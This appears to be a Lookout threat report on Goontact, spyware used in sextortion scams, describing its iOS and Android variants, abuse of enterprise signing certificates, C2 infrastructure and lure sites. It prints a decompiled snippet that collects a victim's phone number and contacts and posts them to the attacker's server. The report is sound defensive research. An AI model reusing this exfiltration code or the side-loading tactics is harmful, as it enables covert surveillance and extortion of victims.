
Potential attribution

We found that the websites associated with Goontact bear many similarities in naming convention, appearance and targeted geographic region. The sites also used logos associated with domains that were part of a sextortion campaign reported by Trend Micro in 2015.1

We believe this campaign is operated by a crime affiliate, rather than nation state actors. While we have yet to uncover any definitive infrastructure links, we believe it is highly probable that Goontact is the newest addition to this threat actor's arsenal. **Most notably, the iOS component of this scam has not been reported on before.**

Based on our research, the campaign has been active since at least 2013. However, the Goontact malware family is novel and is still actively being developed. The earliest sample of Goontact observed by Lookout was in November 2018, with matching APK packaging and signing dates, leading us to believe malware development likely started in this time frame.

Goontact iOS



Recent active Goontact distribution sites mimicking App Store pages. The servers used for distribution of the malware also host a login panel indicating that they serve as command-and-control (C2) servers. The apps are under continuous development and have been updated multiple times per month.

Early samples of the iOS version of Goontact show the primary functionality is to steal a victim's phone number and contact list. Later iterations incorporated functionality to communicate to a secondary command-and-control (C2) server and display a message to the user that has been tailored by the attacker, before exiting the app.

```
v3 = objc_msgSend(self->_myDict1, "componentsJoinedByString:", CFSTR(","));
v4 = objc_retainAutoreleasedReturnValue(v3);
v13[0] = (__int64)CFSTR("phoneSystem");
v14[0] = (__int64)CFSTR("ios");
v13[1] = (__int64)CFSTR("phoneNumber");
v5 = objc_loadWeakRetained((id *)&self->_phonetxt);
v6 = objc_msgSend(v5, "text");
v7 = objc_retainAutoreleasedReturnValue(v6);
v14[1] = (__int64)v7;
v14[2] = (__int64)v4;
v13[2] = (__int64)CFSTR("addressList");
v13[3] = (__int64)CFSTR("createTime");
v14[3] = (__int64)CFSTR("1");
v8 = objc_msgSend(&OBJC_CLASS___NSDictionary, "dictionaryWithObjects:forKeys:count:", v14, v13, 4LL);
v9 = objc_retainAutoreleasedReturnValue(v8);
objc_release(v7);
objc_release(v5);
v10 = objc_msgSend(&OBJC_CLASS___BaseRequest, "alloc");
v11 = objc_msgSend(v10, "init");
v12[0] = (__int64)_NSConcreteStackBlock;
v12[1] = 3254779904LL;
v12[2] = (__int64)sub_100005E4C;
v12[3] = (__int64)&unk_10003C788;
v12[4] = (__int64)self;
-[BaseRequest baseRequest:method:success:failed:isGet:](
  v11,
  "baseRequest:method:success:failed:isGet:",
  v9,
  CFSTR("JYSystem/restInt/collect/postData"),
```

Code that exfiltrates a victim's address list from an infected device.


Signing identities

Goontact on iOS relies on the user side-loading an IPA file from a distribution site. These sites contained links to a distribution manifest, which provides a download URL for the IPA. To successfully do this, Goontact abuses the Apple enterprise provisioning system.

To be distributed outside the App Store, an IPA file must contain a mobile provisioning profile with an enterprise certificate. These enterprise certificates can be generated from the Apple Developer console and can then be used to code sign apps using a signing identity tied to the company's developer profile or TeamID. The operators of Goontact were able to obtain enterprise certificates apparently associated with legitimate businesses to sign their malware which was then distributed on sites mimicking App Store pages.

The Apple Developer Enterprise program is intended to permit organizations to distribute proprietary, in-house apps to their employees without needing to use the iOS App Store. A business can obtain access to this program only provided they meet requirements set out by Apple.

This is a similar tactic used by other iOS threats we have observed such as eSurvAgent. It requires the user to download the app through a browser, install it, navigate to their Settings app and then explicitly trust the signing identity used to sign the IPA file. Only after a verification process of the signing identity with Apple's servers, is the app able to run on an iOS device.



Screenshots of a live distribution site providing instructions on how to install the iOS version of Goontact. In the rightmost image above, the name of the company whose signing identity was used to create the mobile provisioning profile for the app can be seen.

The enterprise mobile provisioning profiles used by Goontact all reference apparently legitimate companies. The list, as shown below, includes companies registered in China and in the United States across various sectors such as power generation companies, credit unions, and railroad companies.

TeamID

AKSVA57833
5YMLXQ5HEE
VWEN6QTM5A
GCDHET33K9
KRDUAN5QNS
7TLJH7GP4B
5383H5PWBS
229BL7A3HR
7RZF8699DK

TeamName (Company Name)

Jinhua Changfeng Information Technology Co., Ltd.
Qingdao Haier Technology Co., Ltd.
Linkplay Tech Inc.


Norfolk Southern Corporation
Dalian Rural Commercial Bank Co., Ltd.
Daikin Airconditioning (Hong Kong) Ltd
AbleSky Inc.
GUANGZHOU INSOONTO NETPAY TECHNOLOGY CO.; LTD.
Guangzhou Jianxin Automation Technology Co.,Ltd.

Most of the companies observed either have current or past developer profiles and applications on the iOS App Store. However, It is still unclear to us whether these signing identities have truly been compromised, or if they were created by the malware operators masquerading as representatives of the companies in question.

During our research we observed multiple signing identities being revoked. In those cases, new malware samples using a new identity immediately appeared on the distribution sites. We sometimes observed this occurring multiple times a month, indicating the actors behind Goontact have little difficulty acquiring access to additional accounts.

Goontact Android

The Android component of Goontact is much more feature-rich. In addition to contact stealing, these samples contain more advanced functionality such as exfiltration of SMS messages, photos and location.



Icons of Goontact Android samples displaying the possible lures used in the campaign to entice individuals to download and install the malware samples.

Infrastructure


Most command-and-control (C2) domains leveraged by Goontact are sites also hosting the iOS variant of the malware. Almost all active malware C2s have login panels on non-standard ports such as 8085 and 9905.

All live C2 panels are in Chinese. This evidence, along with names of the companies being used for developer profiles suggest that the developers and operators of the campaign are Chinese speakers.

The path component of the C2 URL in current samples commonly includes “/JYSystem/” on both iOS and Android, which is a reference to an open source HTML template available on Github.2 After exploring the infrastructure during our research, we discovered dozens of active sites with the same patterns hosting numerous IPA files. A number of them are listed in our screenshot below but new domains are registered daily. These domains were linked to each other using shared IP addresses and SSL certificates.

Domains generally appear to include the names of secure messaging apps in their names and the campaign prefers the use of .top and .vip TLDs.

Lure sites are middleman sites that offer the option of setting up dates and chats with women after paying a session fee. Recent lure sites include links to the malicious applications and provide detailed installation instructions to the victims. The malicious APK files have been observed to be hosted on the lure sites, but the IPA files are all hosted on separate distribution sites as described above.



A lure site (red-v10[.]com) in Korean links back to Goontact samples hosted on one of the distribution sites (redvios[.]com) along with instructions on how to install it. Sites are sensitive to User-Agent headers in order to display an application appropriate for the device of the user.

While the Goontact surveillance apps described in this campaign are not available on Google Play or the iOS App Store, the duration, breadth and tactics exhibited highlight the lengths malicious actors will go to deceive victims and bypass built-in protections. Lookout secures consumers and enterprise users from Goontact. On Android, all Lookout users are protected, whereas on iOS, Lookout for Work users and Lookout Premium Plus subscribers are protected.

Lookout Threat Advisory Services customers have already been notified with additional intelligence on this and other threats. Take a look at our Threat Advisory Services page to learn more.

1 https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-papers/wp-sextortion-in-the-far-east.pdf

2 https://github.com/cnloli/JYSystem

Indicators of compromise

Lookout Discovers New Spyware Used by Sextortionists to Blackmail iOS and Android Users

December 16, 2020

Download Case Study
{{consumer="/components/cta/consumer"}}

TAGS:

|

Threat Intelligence